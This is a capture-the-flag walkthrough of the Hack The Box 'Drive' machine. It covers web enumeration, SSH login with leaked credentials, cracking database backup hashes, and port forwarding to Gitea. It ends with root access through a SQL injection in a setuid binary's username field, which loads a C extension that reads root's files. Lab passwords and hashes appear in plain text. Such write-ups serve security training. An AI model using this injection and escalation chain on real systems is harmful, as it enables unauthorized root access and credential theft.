
Once the attack is finished, we see a few files that look interesting. 79, 98, 99, 100, and 101. Lets start with 79



Visiting the page, we don’t see anything. However, we can use gobuster to fuzz the urls of the file ids

```
$ gobuster dir -u http://drive.htb/79/ -w ../fuzzlists/raft-large-directories-lowercase.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://drive.htb/79/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ../fuzzlists/raft-large-directories-lowercase.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2024/02/01 20:44:06 Starting gobuster in directory enumeration mode
===============================================================
/updates              (Status: 302) [Size: 0] [--> /login/]
/blocks               (Status: 302) [Size: 0] [--> /login/]
/update               (Status: 302) [Size: 0] [--> /login/]
/block                (Status: 301) [Size: 0] [--> /79/block/]
```

Almost right away, we see a /block endpoint



Visiting http://drive.htb/79/block yields some interesting information
We can use these credentials to log into the server via ssh

```
$ ssh martin@10.10.11.235
The authenticity of host '10.10.11.235 (10.10.11.235)' can't be established.
ED25519 key fingerprint is
SHA256:peISHngFC65Dty34JUO7mwuE89m2GA0Z8GUFC7skwa0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:39: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.235' (ED25519) to the list of known hosts.
martin@10.10.11.235's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-164-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 02 Feb 2024 02:27:15 AM UTC

  System load:           0.01
  Usage of /:            63.1% of 5.07GB
  Memory usage:          20%
  Swap usage:            0%
  Processes:             230
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.235
  IPv6 address for eth0: dead:beef::250:56ff:feb9:d33e


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

martin@drive:~$
```

And we are in

Looking around, we don’t yet find the user flag anywhere. However, in /usr/local/bin we find a binary file for a gitea server. This must be what is being hosted on port 3000.

```
martin@drive:/usr/local/bin$ ls
cygdb  cython  cythonize  django-admin  gitea  gunicorn  pipreqs  sqlformat
```

Gitea is a self hosted Git server, so maybe accessing it will yield more interesting information. There are also some interesting files in /var/www/backups

```
martin@drive:/var/www/backups$ ls
1_Dec_db_backup.sqlite3.7z  1_Oct_db_backup.sqlite3.7z  db.sqlite3
1_Nov_db_backup.sqlite3.7z  1_Sep_db_backup.sqlite3.7z
```

Lets download these to our attacker machine


Set up a python server inside the /var/www/backups directory

```
$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/)
```

From our attack machine

```
$ wget 10.10.11.235:4444/1_Dec_db_backup.sqlite3.7z
```

We can use SQLite database browser to view the db.sqlite3 file



Inside we find 5 sha1 encrypted hashes

sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004
sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3

Decrypting these with $ hashcat -m 124 hash.txt rockyou.txt doesn't reveal anything useful. However, remembering that theres a git server hosted on port 3000, we can gain access to it with some simple port forwarding

First run the gitea file found in /usr/local/bin

martin@drive:/usr/local/bin$ ./gitea

Then, from our attack machine

$ ssh martin@10.10.11.235 -L 3000:drive.htb:3000

Then go to localhost:3000

From here log in with the user martinCruz and the password we found earlier Xk4@KjyrYv8t194L!

Inside the db_backup.sh file, we see a password H@ckThisP@ssW0rDIfY0uC@n:)

Using this password, we can now access the 7z files we downloaded earlier

Inside the 1_Nov_db_backup.sqlite3.7z file, grab the sha1 encrypted hash for tom

sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a

Using hashcat, we can decrypt the string

$ hashcat -m 124 hash.txt rockyou.txt

sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a:johnmayer7

We can now ssh in as tom

$ ssh tom@10.10.11.235

There is an interesting file

tom@drive:~$ ls

```
doodleGrive-cli  README.txt  user.txt
```

```
tom@drive:~$ cat user.txt
```

```
Examining the file, we see that it is a binary exe
```

```
tom@drive:~$ file doodleGrive-cli
```

```
doodleGrive-cli: setuid ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux),
statically linked, BuildID[sha1]=8c72c265a73f390aa00e69fc06d96f5576d29284, for
GNU/Linux 3.2.0, not stripped
```

```
We need to download doodleGrive-cli to our local machine
```


```
Set up a python server inside toms directory
```

```
python3 -m http.server 4444
```

```
From our machine
```

```
wget 10.10.11.235:4444/doodleGrive-cli
```

We can then use Ghidra to reverse engineer the binary, and perform an analysis to find some credentials hidden within



We find the credentials “mortiary” and "findMeIfY0uC@nMr.Holmz!”

Sqlite3 has a vulnerable function called load_extension. We will exploit this to gain read access on the root flag

We can do this by creating a c file in toms home directory

```
tom@drive:~$ vim a.c

#include <stdlib.h>

#include <unistd.h>
void sqlite3_a_init() {
    setuid(0);
    setgid(0);
    system("/usr/bin/cat /root/root.txt > /tmp/a.txt");
}

Then run the binary

tom@drive:~$ ./doodleGrive-cli

doodleGrive cli beta-2.2:

1. Show users list and info

2. Show groups list
```

3. Check server health and status

4. Show server requests log (last 1000 request)

5. activate user account

6. Exit

Select option: 5

Enter username to activate account: "+load_extension(char(46,47,97))+"

Activating account for user '"+load_extension(char(46,47,97))+"'…

Enter "+load_extension(char(46,47,97))+" as the username, then exit

cd to tmp

tom@drive:~$ cd ../../../../tmp

tom@drive:/tmp$ ls

a.txt

tom@drive:/tmp$ cat a.txt

And we have root!